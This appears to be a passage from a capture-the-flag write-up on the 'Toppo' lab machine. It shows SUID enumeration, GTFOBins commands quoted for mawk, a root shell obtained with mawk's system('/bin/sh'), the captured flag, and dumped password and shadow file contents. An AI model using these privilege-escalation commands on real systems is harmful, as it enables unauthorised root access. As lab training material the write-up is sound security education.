
```
find / -perm -4000 -type f 2>/dev/null
```

And here is the list of things ted can access here:

```
ted@Toppo:~$ find / -perm -u=s -type f 2>/dev/null
/sbin/mount.nts
/usr/sbin/exim4
/usr/lib/eject/dmccrypt-get-device
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/bin/gpasswd
/usr/bin/newgrp
/usr/bin/python2.7
/usr/bin/chsh
/usr/bin/at
/usr/bin/mawk
/usr/bin/chfn
/usr/bin/procmail
/usr/bin/passwd
/bin/su
/bin/umount
/bin/mount
ted@Toppo:~$
```

Figure 11. Figuring out my possible SUID binaries.

After digging a bit through GTFO bins, I found out that I can gain privileged access with **mawk**.



The screenshot shows a web browser window with the address bar displaying `gtfobins.github.io/gtfobins/mawk/#suid`. The browser's bookmark bar includes links to OffSec, Kali Linux, Kali Tools, Kali Docs, Kali Forums, Kali NetHunter, and Exploit-DB. The main content of the page is titled "SUID" in a red-bordered box. Below the title, a paragraph explains that if a binary has the SUID bit set, it does not drop elevated privileges and may be abused to access the file system, escalate, or maintain privileged access as a SUID backdoor. It notes that on systems like Debian (<= Stretch), the default `sh` shell can run with SUID privileges. Another paragraph states that the example creates a local SUID copy of the binary and runs it to maintain elevated privileges. A code block shows the following commands:

```
sudo install -m =xs $(which mawk) .  
  
LFILE=file_to_read  
./mawk '/' "$LFILE"
```

Below this, a section titled "Sudo" explains that if a binary is allowed to run as superuser by `sudo`, it does not drop elevated privileges and may be used to access the file system, escalate, or maintain privileged access. A code block shows the command:

```
sudo mawk 'BEGIN {system("/bin/sh")}'
```

Next, a section titled "Limited SUID #" explains that if a binary has the SUID bit set, it may be abused to access the file system, escalate, or maintain access with elevated privileges working as a SUID backdoor. It notes that on systems like Debian (<= Stretch), the default `sh` shell can run with SUID privileges. Another paragraph states that the example creates a local SUID copy of the binary and runs it to maintain elevated privileges. A code block shows the following commands:

```
sudo install -m =xs $(which mawk) .  
  
./mawk 'BEGIN {system("/bin/sh")}'
```

Figure 12. Vulnerable SUID binary found.

I was able to get a shell with Limited SUID only this time, which gained me privileged access, and allowed me to completely own the machine.


```
ted@Toppo:~$ cd /usr/bin
ted@Toppo:/usr/bin$ ./mawk 'BEGIN {system("/bin/sh")}'
# whoami
root
#
```

Figure 13. Vulnerable code execution to gain escalated privileges.

Flag Capture

After obtaining root privileges, the flag was retrieved from the root directory.

```
# cd /root
# ls
flag.txt
# cat flag.txt
```



```

Congratulations ! there is your flag : 0wnedlab{p4ssi0n_c0me_with_pract1ce}

# █
```

Figure 14. Flag.txt message.

Here is the confirmation of our user “ted” having elevated privileges.

```
statd:*:17636:0:99999:7:::
avahi-autoipd:*:17636:0:99999:7:::
sshd:*:17636:0:99999:7:::
ted:$6$U2/Cun.m$A2eC7LBIW6D0eM1BPJWz6rSAGcnmFR/OC4MkPmEIZbuANEaCuNK1KPedXRhKM
Zbxkek7NX0lfqFVWL.tyN.LL0:17636:0:99999:7:::
# cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:103:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:104:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:105:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:106:systemd Bus Proxy,,,:/run/systemd:/bin/false
Debian-exim:x:104:109::/var/spool/exim4:/bin/false
messagebus:x:105:110::/var/run/dbus:/bin/false
statd:x:106:65534::/var/lib/nfs:/bin/false
avahi-autoipd:x:107:113:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/bin/false
sshd:x:108:65534::/var/run/sshd:/usr/sbin/nologin
ted:x:1000:1000:Ted,,,:/home/ted:/bin/bash
#
```

Figure 15. Confirmation of the user "ted" having root abilities

Lessons Learned & Recommendations

If someone had a machine with similar vulnerabilities, then I would discourage them from displaying sensitive information like a password online, since this would be the weak link between him and a cyber criminal. SSH hardening would also put up a brick wall.